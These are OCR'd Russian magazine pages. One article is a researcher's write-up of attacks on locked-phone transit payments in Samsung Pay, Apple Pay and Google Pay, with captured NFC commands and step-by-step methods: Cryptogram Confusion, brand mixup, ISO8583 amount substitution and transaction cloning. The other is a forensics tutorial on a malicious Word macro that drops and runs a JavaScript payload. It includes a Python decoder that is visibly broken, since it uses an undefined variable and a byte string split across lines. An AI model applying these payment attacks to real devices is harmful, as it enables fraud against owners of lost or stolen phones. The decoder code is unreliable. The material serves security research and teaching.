
Два года назад я начал исследовать безопасность мобильных кошельков при оплате с помощью NFC. На тот момент Google Pay был единственным кошельком, позволяющим платить устройством с заблокированным экраном. Я очень быстро смог применить атаку, которую использовал для бесконтактных карт Visa, чтобы обойти лимиты NoCVM или Tap & Go (в России они составляют 3000 рублей). Для этого было необходимо лишь активировать экран на заблокированном телефоне. Если телефон все еще у владельца в кармане, это можно сделать, отправив команду по Bluetooth или Android Beam. Несмотря на заявления экспертов, что «форматы и протоколы работы бесконтактных карт разных международных систем принципиально не различаются», я категорически с этим не согласен, ведь применить такую же атаку против MasterCard мне не удалось.

В конце 2019 года Samsung и Apple представили поддержку «транспортных схем» в крупных мегаполисах: Нью-Йорке, Токио, Лондоне. Во многих транспортных системах оплата зависит от дальности поездки, при этом финальная сумма платежа высчитывается исходя из точки входа в метро и точки выхода. Поэтому снимать стандартную сумму при первом «тапе» карты или кошелька некорректно. Далее, несмотря на стабильное подключение турникетов к интернету, они не запрашивают авторизацию транзакций онлайн, потому что соединение занимает долгое время. Вместо этого используется асинхронная авторизация. А чтобы противодействовать мошенничеству, применяется офлайн-аутентификация по современному стандарту CDA, описанному еще в спецификациях EMV. Я уже рассказывал о принципе работы CDA в статье «Близкие контакты. Разбираемся, как работают системы безопасности кредитных карт».

Наконец, последняя проблема электронных кошельков — это необходимость разблокировать телефон Apple или Samsung каждый раз, когда ты подходишь к турникету метро. Крайне неудобно, не правда ли? Именно поэтому и Samsung, и Apple сделали возможность платить на транспорте без разблокировки телефона.

ТОКЕНИЗАЦИЯ

Мобильные кошельки существуют благодаря технологии токенизации: карта добавляется в мобильный кошелек, данные отсылаются международной платежной системе, которая после подтверждения всех реквизитов создает «виртуальную карту». Она может работать только по NFC, причем только на том устройстве, на котором карта была добавлена. Но это в теории.



Технология токенизации

Преимущество мобильного кошелька состоит в том, что использование токенов ограничено. В случае компрометации токена злоумышленники не могут использовать украденные данные виртуальной карты, чтобы создать клон магнитной полосы или платить такой картой в интернете. Именно поэтому банки, карточные бренды и крупные производители мобильных кошельков (Apple, Google, Samsung, Huawei и прочие) в один голос утверждают, что безопасность мобильных кошельков находится на высоте.

Начиная с момента замещения карты токеном банки-эмитенты перестают играть существенную роль в авторизации транзакций и риск-менеджменте. Да, они получают информацию о местоположении и типе мерчанта, сумме, дате транзакции. Однако все криптографические функции и анализ полей EMV переносятся на токенизатор (Visa VTS или MasterCard MDES). Код, который исполняется в мобильном кошельке, также написан, аудирован и сертифицирован одной из МПС. Apple или Samsung вроде и ни при чем — они выступают фасадом, но всю работу за них делают МПС. А банку-эмитенту становится труднее судить о мошеннических операциях из-за недостатка данных.

Поэтому операции с использованием мобильных кошельков, в отличие от банковских карт, почти никогда случайно не блокируются системами антифрода. Именно в этом и кроется одна из основных проблем: ответственные за процесс платежа скрыты внутри самого этого процесса, а сущности снаружи (банк-эмитент, мерчант, мобильный кошелек) имеют ограниченные возможности для принятия решений.




Схема платежа при помощи электронного кошелька

АТАКУЕМ SAMSUNG PAY

Samsung пошел по простому пути: при активации транспортной карты NFC всегда работает на телефоне, и все проверки, предназначенные для того, чтобы отличить платежный терминал в супермаркете от терминала в метро, совершаются на этапе фазы платежей EMV/NFC.

Быстро добавив карту Visa и установив ее как транспортную в телефоне, я вооружился Proxmark3 и отправился в метро, чтобы записать данные о транзакции и сравнить запросы от терминала в метрополитене с запросами от обычного платежного терминала.

Главная команда в данном случае — запрос терминала на генерацию криптограммы (Generate AC) и ответ кошелька:

```
->
80a80000438341 — заголовок Generate AC
23004000 — поле Terminal Transaction Qualifier (обязательна
офлайн-аутентификация CDA)
54664c20426f6e6420537472656574 (TfL Bond Street) — Merchant Name and
Location
9f4bxxxxxxx — данные для офлайн-аутентификации
00000000000000000000000 0826 0000000000 0826 200331 00 4bee1439000
— сумма 0,00, валюта, дата транзакции и другие поля
<-
9f2701 80 — тип криптограммы (онлайн-криптограмма, ARQC)
9f3602 000e — счетчик операций, ATC
9f1020 1f4363 002000000000000000002172000 — поле CVR — Card
Verification Results (среди прочего указывает совершенный способ
верификации, тип представленной криптограммы, ARQC)
9f2608 a83f66d03cc20d45 — онлайн-криптограмма
```

Для платежных терминалов, авторизующих платежи онлайн, бесконтактные карты Visa не требуют офлайн-аутентификации. Но в данном случае она обязательна. Также телефон проверяет сумму: если она не равна 0.00, то транзакция не пройдет. Но телефон не смотрит на имя мерчанта или категорию продавца (MCC — Merchant Category Code).

Если платеж происходит в обычном терминале, офлайн-аутентификация не будет затребована и сумма будет отличной от 0.00. В этом случае телефон вернет следующий ответ:

```
<- 6985 (Conditions of use not satisfied)
```

Я решил не отчаиваться и добавил карту MasterCard, снова вернулся в метро и провел те же операции:

```
->
80ae900041 — заголовок Generate AC (обязательна
офлайн-аутентификация CDA)
00000000000000000000000 — сумма равна 0.00
4111 — код MCC из категории «Транспорт»
0826002000000008262103070063593137250000000000000000003f0002 —
остальные поля
<-
9f2701 80 — тип криптограммы (онлайн-криптограмма, ARQC)
9f3602 000f - счетчик операций, ATC
9f4bxxxxxxx — данные для офлайн-аутентификации, содержащие
   9f101a 0215800000220000000000000000000000A — поле CVR (тип
криптограммы — ARQC)
   9f2608 02d8b8f76b5c29fc — онлайн-криптограмма
```

Для карт MasterCard офлайн-аутентификация по бесконтактным картам обязательна практически в каждой стране и поддерживается каждой бесконтактной картой. Если она не будет успешна, терминал обязан прервать такую транзакцию. Поэтому телефон проверяет два поля: сумму и код MCC.

Если платеж делается в обычном терминале, сумма будет отличаться от 0.00 и код терминала окажется не из категории «Транспорт». В этом случае телефон вернет такой ответ:


```
<-
9f2701 00 — тип криптограммы (AAC, криптограмма отказа)
9f3602 000e — счетчик ATC, следующее значение от предыдущего
9f101a 0215800000220000000000000000000000A — CVR (тип криптограммы
— AAC)
9f2608 02d8b8f76b5c29fc — AAC Cryptogram
```

Тут уже что-то интересное. Напомню, что криптограмма — это 3DES HMAC от некоторых полей, представленных терминалом в запросе `Generate AC`, и значений в самой карте, например ATC. Моя первая догадка: а что, если ключи и алгоритм калькуляции криптограммы AAC точно такие же, как и для ARQC? Ведь счетчик транзакций увеличивается каждый раз на 1, даже при возврате AAC-криптограммы. Если мы поменяем поле `9f27` на `0x80`, криптограмма будет принята терминалом и отправлена на токенизационный хост MasterCard для авторизации. И если этот хост не проверяет значения флагов в поле CVR, где все еще видно, что тип криптограммы другой, транзакция будет одобрена.

Звучит как план, но у меня была проблема: модификация любых полей во время общения терминала и кошелька будет замечена при офлайн-аутентификации CDA. Тут мне на помощь пришла техника, совсем недавно найденная «швейцарскими учеными» (c). Они обнаружили, что обязательную офлайн-аутентификацию можно обойти, притворившись картой Visa, и использовали эту технику для обхода ПИН-кода.

Первый план атаки созрел:

1. Берем устройство man in the middle для модификации данных между телефоном и терминалом.
2. Проводим атаку Card Brand Mixup — карта MasterCard притворяется картой Visa (как это делать — читай в исследовании Card Brand Mixup Attack, PDF).
3. На последнем шаге применяем атаку Cryptogram Confusion: когда кошелек возвращает криптограмму типа `0x00` (AAC), мы меняем значение поля `9f27` на `0x80` (ARQC). Я был приятно удивлен тем, что в конце концов атака Cryptogram Confusion прошла и транзакция была одобрена. Вот видеозапись этой атаки.



Можно ли как-то совершать платежи по картам Visa и другим, например American Express, если телефон заблокирован? Не обнаружив никакого другого способа получения криптограммы, кроме запроса авторизации на сумму 0.00, я решил воспользоваться атакой Transaction Stream Manipulation. В ходе этой атаки данные подменяются не между терминалом и картой или кошельком, а между терминалом и банком-эквайером, в запросе ISO8583 Authorisation Request. В этом случае у злоумышленника больше возможностей для манипуляции полями. Например, поле «сумма» фигурирует в этом запросе дважды: в первый раз в поле `[55]` — там, где собраны все поля EMV, а во второй раз — в поле `[04]`, где указывается реально списываемая сумма.

В таком случае атака на другие карты, в том числе Visa, выглядит следующим образом:

1. Запрашиваем криптограмму на 0.00 так же, как ее запрашивает терминал в метро.
2. Создаем запрос ISO8583, где указываем корректные поля (сумма — 0.00, криптограмма и так далее), но в поле [04] указываем ту сумму, которую хотим списать с карты.


Хотя кошелек с картой Visa передал информацию о том, что телефон не был разблокирован, эта транзакция была одобрена Visa Tokenisation Service.

АТАКУЕМ APPLE PAY

Когда-то корпорация Apple объявляла, что производимые ею телефоны научились поддерживать платежи с заблокированным экраном, на несколько месяцев раньше своих конкурентов. Однако мне долгое время не удавалось проверить их безопасность. Основная загвоздка была в том, что телефон не активировал поле NFC с помощью обычных терминалов и бесконтактных ридеров. Я упорно гуглил, как работает Apple VAS (Value Additional Services) и пытался пользоваться помощью коллег для реверса бинарей Apple Pay (их названия я позаимствовал из презентации Питера Филлмора). Когда я проводил операции в метро, Proxmark3 не записал никаких дополнительных данных, что привело меня в растерянность.

Когда я закончил тесты с Samsung Pay, я все еще не знал, что делать с Apple Pay, и был в отчаянии. Единственным терминалом, которым я мог пользоваться на тот момент, был терминал у турникета метро. Я решил: если я смогу записать криптограмму транзакции в метрополитене, но сама транзакция не пройдет, то я приду домой и попробую вставить криптограмму в Transaction Stream, как это делалось с вариантом Samsung + Visa. После нескольких попыток мне удалось повторить атаку второго типа по отношению к связке Apple + Visa.

Тогда же один умный инженер дал мне совет не использовать Proxmark3, а взять что-то более надежное, например HydraNFC. Последовав этому совету, я быстро увидел в трафике «нечто» — 15 байт, которые отсылались до первых команд. Тогда мне было трудно поверить, что всего 15 байт разблокируют NFC в iPhone, так как я много читал в патентах про PKI, используемые Apple в VAS. Но это действительно оказалось именно так: всего 15 байт, и телефон позволял читать данные по NFC даже с разряженных устройств.




Посмотрим, как выглядит генерация криптограммы картой MasterCard, заданной как транспортная карта в Apple Pay:

```
->
80ae900041 — заголовок Generate AC (обязательна
офлайн-аутентификация CDA)
00000000000000000000000 — сумма равна 0.00
4111 — код MCC из категории «Транспорт»
0826002000000008262103070063593137250000000000000000003f0002 —
остальные поля
```

В отличие от Samsung, Apple вернет онлайн-криптограмму, даже если сумма не будет равна 0.00 (сотрудники Apple заявили, что используют или собираются использовать эту функцию, так что «это не баг»).

Однако при подмене кода MCC транзакция будет отклонена из-за CDA. После июня 2021 года MasterCard закрыла возможность Card Brand Mixup Attack, поэтому оплатить в произвольном терминале этой картой не удастся. Но я все еще мог проводить атаки с использованием Transaction Stream Manipulation.

А что же с картами Visa? Ими можно расплачиваться в любом супермаркете мира по заблокированному iPhone, для этого нужно лишь подменить несколько байтов при обмене между терминалом и телефоном. Да ты и сам об этом уже, скорее всего, читал: исследователи из университетов Бирмингема и Суррея обнаружили эту уязвимость независимо от меня примерно в это же время. Эта уязвимость до сих пор существует, несмотря на то что для ее устранения Visa нужно добавить всего лишь одно маленькое условие в своем токенизационном сервисе.



АТАКУЕМ GOOGLE PAY

Мы уже показывали в 2019 году, как можно совершать платежи на заблокированном кошельке Google Pay по картам Visa выше лимитов NoCVM: для этого нужно лишь поменять бит в поле TTQ, указывающий, что требуется верификация плательщика. Обойти ограничения по картам MasterCard в прошлый раз не удалось, поэтому я решил попробовать еще. Вместо модификации Transaction Stream я воспользовался старой атакой, описанной Майклом Роландом (Michael Roland) в 2013 году, — Pre-play and Downgrade (в предыдущей статье я по ошибке написал, что атаку разработал Питер Филлмор в 2014 году, но это не так).


Для меня оставалось загадкой, почему режим M-STRIPE до сих пор работает в кошельках Google Pay для всех карт MasterCard. Я решил исследовать его чуть поглубже — посмотреть на максимальную энтропию, защиту от скачков ATC и другие механизмы защиты.

Выяснилось следующее.

1. Максимальная энтропия по картам — 1000 или 10 000. Других настроек я не встретил. Напомню, что карта или кошелек с энтропией 1000 клонируется полностью за 1000 запросов, на это уходит около минуты. Далее злоумышленнику не нужен оригинальный телефон — он может совершать покупки с использованием той информации, которая была клонирована. Количество транзакций зависит от других внедренных мер безопасности.
2. Ограничения NoCVM на заблокированном телефоне обходятся также подменой 1 бита в запросе от терминала, что позволяет совершать платежи выше 3000 рублей. У некоторых терминалов, однако, есть отдельная конфигурация, указывающая максимальную сумму платежа в легаси-режиме M-STRIPE.
3. Если в обычной карте счетчик ATC идет последовательно: 0001, 0002 и так далее, то для мобильного кошелька система MasterCard внедрила так называемый CryptoATC. При перехвате команд они выглядят как случайные значения из 2 байт `A56D`, `F1A1` и так далее. В процессе детокенизации МПС превращает эти значения в последовательные. Однако даже при скачках в 30–50–100 значений счетчика мои транзакции не были заблокированы.

Из-за новых требований PSD2 в Европе Android ограничивал количество транзакций на заблокированном телефоне до пяти (сейчас это значение — три или ноль, зависит от страны). Это заставило меня задуматься: если MasterCard и Google не проверяют скачки ATC, записав только пять транзакций, какова вероятность воспроизвести одну из них успешно?

Воспользуемся формулой Бернулли, отлично нарисованной Аркадием Литвиненко специально для таких случаев.



Формула Бернулли в исполнении Аркадия Литвиненко

При энтропии 1000, если совершить 50 попыток оплаты в супермаркете, вероятность получить случайное число из пяти записанных составит 14%. Для 100 попыток — 26%. А при наличии доступа к Transaction Stream каждая из этих записанных транзакций может быть монетизирована, ведь злоумышленник в состоянии создать запрос на авторизацию, где сам выставит и случайное число, и значения CVC3/ATC.

Более того, в случае доступа к Transaction Stream и при отсутствии защиты от перебора пар ATC/CVC3, если у злоумышленника есть только токен (16 цифр виртуальной карты и expiry date), ему потребуется максимум 65 535 попыток, чтобы создать и успешно авторизовать мошенническую транзакцию.

Если все, что нужно сделать мошенникам в данном случае, — быть настойчивыми, «тапая» в супермаркете 50–100 раз, каждый раз ожидая успеха, или посылать запросы на авторизацию на серверы токенизации MasterCard MDES, то успех, увы, им гарантирован.

ИТОГИ

Я обнаружил несколько способов атаковать украденные мобильные кошельки, если на устройстве возможна оплата без разблокировки телефона. Также я нашел новую интересную атаку на протокол EMV — Cryptogram Confusion. С помощью нее можно атаковать не только мобильные кошельки, но и чиповые/бесконтактные карты.

Мне удалось совершить платеж по клонированным транзакциям кошелька Google Pay с привязанной MasterCard даже при ограничении в пять попыток.

Когда же дело дошло до общения с мобильными вендорами и МПС, итоги оказались неутешительными:

1. Обо всех недостатках Google была оповещена в феврале. Они сообщили, что в курсе проблем и планируют закрыть возможность платежей на заблокированном экране. Это реализовано созданием отдельной опции в настройках NFC после февраля 2021 года. Также во всех регионах разработчики уменьшили число транзакций на заблокированном телефоне. Остальные уязвимости были проигнорированы.
2. Apple, Samsung, MasterCard были оповещены весной 2021 года, и завертелось... Apple заявила, что 15 байт для активации NFC — достаточная защита для пользователей. Все мобильные вендоры подняли лапки кверху и, сказав, что не имеют права менять код кошельков, попросили разрешения поделиться находками с МПС. После того как разрешения были даны, мою страницу в LinkedIn много раз посещали уважаемые люди из всех МПС, но никто никогда со мной так и не связался.

Летом этого года MasterCard не только закрыла лазейку для Card Brand Mixup Attack от швейцарских исследователей, но и устранила лазейку для Cryptogram Confusion. Я обнаружил это случайно только в октябре, при подготовке к выступлению. Помимо этого, во многих регионах поле MCC было добавлено в криптограмму, что делает подмену MCC невозможной даже во время Transaction Stream Manipulation. Поменялся метод представления ATC/AAC на заблокированных телефонах Samsung, что и навело меня на мысли о патче. Версию патча я смог выпытать у Samsung (апдейт MPBP 1.2.2, May 27, 2021).

Visa не сильно переживает из-за все еще существующей возможности совершать платежи на украденных и разряженных телефонах Apple и еще меньше — из-за манипуляций транзакционным потоком. Они верят в машинное обучение, риск-ориентированную модель и, скорее всего, заняты развитием бизнеса или другими интересными возможностями, а не безопасностью своих клиентов.

Атаки, которые возможны до сих пор:

1. Транспортная карта Visa + Apple Pay — безлимитные платежи на заблокированном, разряженном или украденном устройстве. Также до сих пор возможны платежи по кошелькам Visa + Google Pay, тут с 2019 года ничего не изменилось.
2. MasterCard + Google Pay — возможно клонирование транзакций, когда украденной информации будет достаточно для совершения определенного числа платежей.
3. Остальные вариации карта + кошелек — атаки возможны только при манипуляции Transaction Stream.

Для того чтобы по-настоящему защититься от злоупотребления платежами на заблокированном телефоне, самое оптимальное решение — сверять категорию мерчанта и сумму со значениями CVR:

- пользователь совершил платеж на 100 долларов, телефон был разблокирован, мерчант — супермаркет, нет проблем;
- авторизация на 0.00 или списание на большую сумму, телефон не разблокирован, мерчант — транспорт, тоже нет проблем;
- авторизация на 0.00, списание на большую сумму, телефон не разблокирован, мерчант — супермаркет, это уже подозрительно, и такие транзакции нужно отклонять.

Что делать банкам-эмитентам? Я несколько раз слышал о том, что во время токенизированных транзакций банк может запросить дополнительную информацию от МПС для принятия решений, в частности поля EMV, которые в обычном случае не покидают токенизатор. Насколько сложно это делать и сколько это стоит (все сервисы МПС предоставляют по подписке), я не берусь комментировать.

Что делать клиентам? Давай представим такую картину: ты владелец мобильного кошелька, потерял свой телефон и не заблокировал карту по умолчанию или транспортную карту (я знаю, что в России транспортные карты не используются, но мы же фантазируем). Спустя какое-то время злоумышленники воспользовались одной из указанных выше техник и сняли с твоего счета 1000 долларов. Что происходит дальше?

1. Ты звонишь в банк, просишь заблокировать карту и начать разбирательства.
2. Спустя какое-то время банк-эмитент сообщает, что у него нет никаких сведений о мошенническом характере совершенных транзакций. С их стороны все выглядит безобидно. Возможно, ты разгласил свой ПИН-код?
3. Попытки общаться с мобильными вендорами (Apple, Samsung, Google) ни к чему не приводят — они будут утверждать, что платежи возможны только у ограниченных категорий мерчантов и в лимитированных суммах. Возможно, ты разгласил свой ПИН-код?

Что в таком случае остается делать клиентам? Отказаться от использования самых ненадежных продуктов.

За последний год я смог подтвердить свои догадки — разработчики мобильных кошельков уютно устроились, создав «самые безопасные формы платежей», отобрав у банков-эмитентов возможности для принятия решений во время эмиссии кошелька и авторизации транзакций. При этом они же разводят руками в случае мошенничества или даже возможности мошенничества, перенося ответственность на МПС.

WWW

Презентацию и whitepaper, которые я использовал при подготовке этой статьи, можно скачать тут.

УРОКИ ФОРЕНЗИКИ

ИССЛЕДУЕМ ВРЕДОНОСНЫЕ ДОКУМЕНТЫ MICROSOFT OFFICE

rayhunt454
grigadan454@gmail.com

Один из самых распространенных векторов атак на организации и простых пользователей — социальная инженерия. Злодеи присылают жертве электронное письмо с вложением, очень часто — документ Microsoft Office с опасным содержимым. В этой статье мы разберемся, как анализировать такие документы и как искать в их недрах вредоносный код.

Согласно матрице MITRE ATT&CK, атака, в которой злоумышленники используют документы Microsoft Office, называется Spearphising Attachment. Чтобы рассказать о методах анализа применяемых в таких атаках файлов, я воспользуюсь двумя заданиями с ресурса CyberDefenders. Первое из них — Obfuscated — позволит нам исследовать вредоносный документ в формате DOC. С помощью второго, под названием Emprisa Maldoc, мы разберем, как злоумышленники используют документ RTF для выполнения шелл-кода.

Существуют следующие методы выполнения вредоносного кода в документах Microsoft Office.

1. Выполнение кода, встроенного в макрос VBA.
2. Выполнение JavaScript в документах Microsoft Office.
3. Выполнение полезной нагрузки с использованием уязвимостей в приложениях Microsoft Office.

Для нашей работы мы будем использовать следующий набор утилит:

- **oleid** — для анализа OLE-файлов;
- **olevba** — для извлечения и анализа исходного кода макросов VBA из документов MS Office (OLE и OpenXML);
- **oledump** — для анализа потоков данных OLE-файла;
- **rtfdump** — для анализа файлов формата RTF;
- **rtfobj** — для извлечения встроенных объектов из файлов RTF;
- **scdbg** — для анализа шелл-кода, утилита построена на основе библиотеки для эмуляции libemu.

INFO

Исследование мы будем проводить в лаборатории для анализа вредоносов, подробно описанной в статье «Код под надзором. Создаем виртуальную лабораторию для анализа малвари».

Все необходимые для анализа вредоносных документов утилиты находятся в каталоге `FLARE\Office` виртуальной машины под управлением Windows 10. А описание общего подхода к этому самому анализу можно найти в памятке Ленни Зельцера.


Итак, приступим к изучению файлов с сайта CyberDefenders. Я не буду приводить ответы на вопросы из заданий — повторив все описанные ниже эксперименты, ты сможешь найти их сам.

OBFUSCATED

Загрузим с сайта архив с заданием. Первым делом посчитаем хеш MD5 содержащегося в архиве файла (в результате получится значение `49b367ac261a722a7c2bbbc328c32545`) и проверим его на VirusTotal.

Теперь получим информацию о структуре вредоносного документа. Для этого воспользуемся утилитой oleid.


```
oleid 49b367ac261a722a7c2bbbc328c32545
```



Информация об объекте исследования

Тулза определила, что это документ Microsoft Office Word и в нем есть VBA-макрос. Его нам предстоит вытащить наружу. Для начала воспользуемся утилитой oledump и посмотрим, в каком потоке OLE содержится VBA-макрос.


```
oledump 49b367ac261a722a7c2bbbc328c32545
```



Потоки исследуемого документа

Макрос спрятался в восьмом потоке данных. Выгрузим его при помощи инструмента olevba с ключом `-a`.


```
olevba -a 49b367ac261a722a7c2bbbc328c32545
```



Результат работы утилиты olevba

В потоке `Macros/VBA/Module1` сосредоточена основная функциональность вредоносного скрипта. Из вывода утилиты видно, какие функции он использует. Давай извлечем этот скрипт и начнем исследовать код.

```
olevba -c 49b367ac261a722a7c2bbbc328c32545
```




Участок обфусцированного кода вредоносного VBA-макроса

Функция `AutoOpen()` запускает выполнение скрипта, когда документ открывают. Чтобы усложнить нам работу, злоумышленники обфусцировали код VBA-макроса: имена переменных представлены в формате Base64. Мы будем вручную деобфусцировать код и разберем его функциональность.

INFO

Для деобфускации VBA-макроса можно воспользоваться утилитой ViperMonkey, которая эмулирует выполнение сценария, но сегодня проведем ручной анализ.

Начнем с функции `AutoOpen()`.




Участок кода функции AutoOpen

На картинке ты видишь выделенный фрагмент кода, содержащий несколько очень интересных функций. Функция `FileLen(ActiveDocument.FullName)` получает размер документа Word и записывает его в переменную `N18Eoi6OG6T2rNoVl41W`. Функция `Open(ActiveDocument.FullName)` открывает документ в бинарном формате, затем записывает его содержимое в переменную `E2kvpmR17SI` и преобразует считанные строки в кодировку Unicode.

Во втором выделенном блоке с использованием объекта `vbscript.regexp` выполняется поиск такой строки в открытом файле:


```
MxOH8pcrlepD3SRfF5ffVTy86Xe41L2qLnqTd5d5R7Iq87mWGES55fswgG84hIRdX74
dlb1SiFOkR1Hh
```

В переменной `Y5t4Ul7o385qK4YDhr` хранится указатель на первый символ найденной строки в исходном документе.



Продолжение участка кода функции AutoOpen

Обфусцированный вредоносный код расположен после обнаруженной нами строки, его размер составляет 16 827 байт.



Начало полезной нагрузки

Из файла считывается информация начиная с байта `0x503c`, далее декодируется по алгоритму, который мы разберем ниже, и сохраняется в файл `%appdata%\Microsoft\Windows\maintools.js`. Затем с помощью `WScript.Shell` выполняется JS-скрипт `maintools.js` с параметром `EzZETcSXyKAdF_e5I2i1`.

Давай разберем алгоритм декодирования и напишем небольшую программу на Python для получения исходного JS-скрипта.

Функция декодирования полезной нагрузки


Для удобства чтения кода я переименовал переменные. Алгоритм декодирования очень прост. С каждым байтом выполняется операция **XOR** (исключающее «или») с ключом, который хранится в переменной **KEY**. После каждого преобразования байта изменяется и сам ключ.

Напишем собственный скрипт для декодирования полезной нагрузки, используя Python 3.

```python
import re

def Decode(bVar):
    # Алгоритм декодирования полезной нагрузки
    result = ""
    key = 45
    for i in range(0,len(bVar)):
        result += chr(bVar[i] ^ key)
        key = (key ^ 99) ^ (i % 254)

    return result

reg =
b"MxOH8pcrlepD3SRfF5ffVTy86Xe41L2qLnqTd5d5R7Iq87mWGES55fswgG84hIRdX74
dlb1SiFOkR1Hh"

f = open("49b367ac261a722a7c2bbbc328c32545","rb")
w = open("maintools.js","w") # Файл для записи раскодированной
полезной нагрузки

data_read = f.read()

start = re.search(reg,data).span()[1] # Начало полезной нагрузки
stop = start + 16827 # Конец полезной нагрузки

data1 = data_read[start:stop]
w.write(Decode(data))

f.close()
w.close()
```

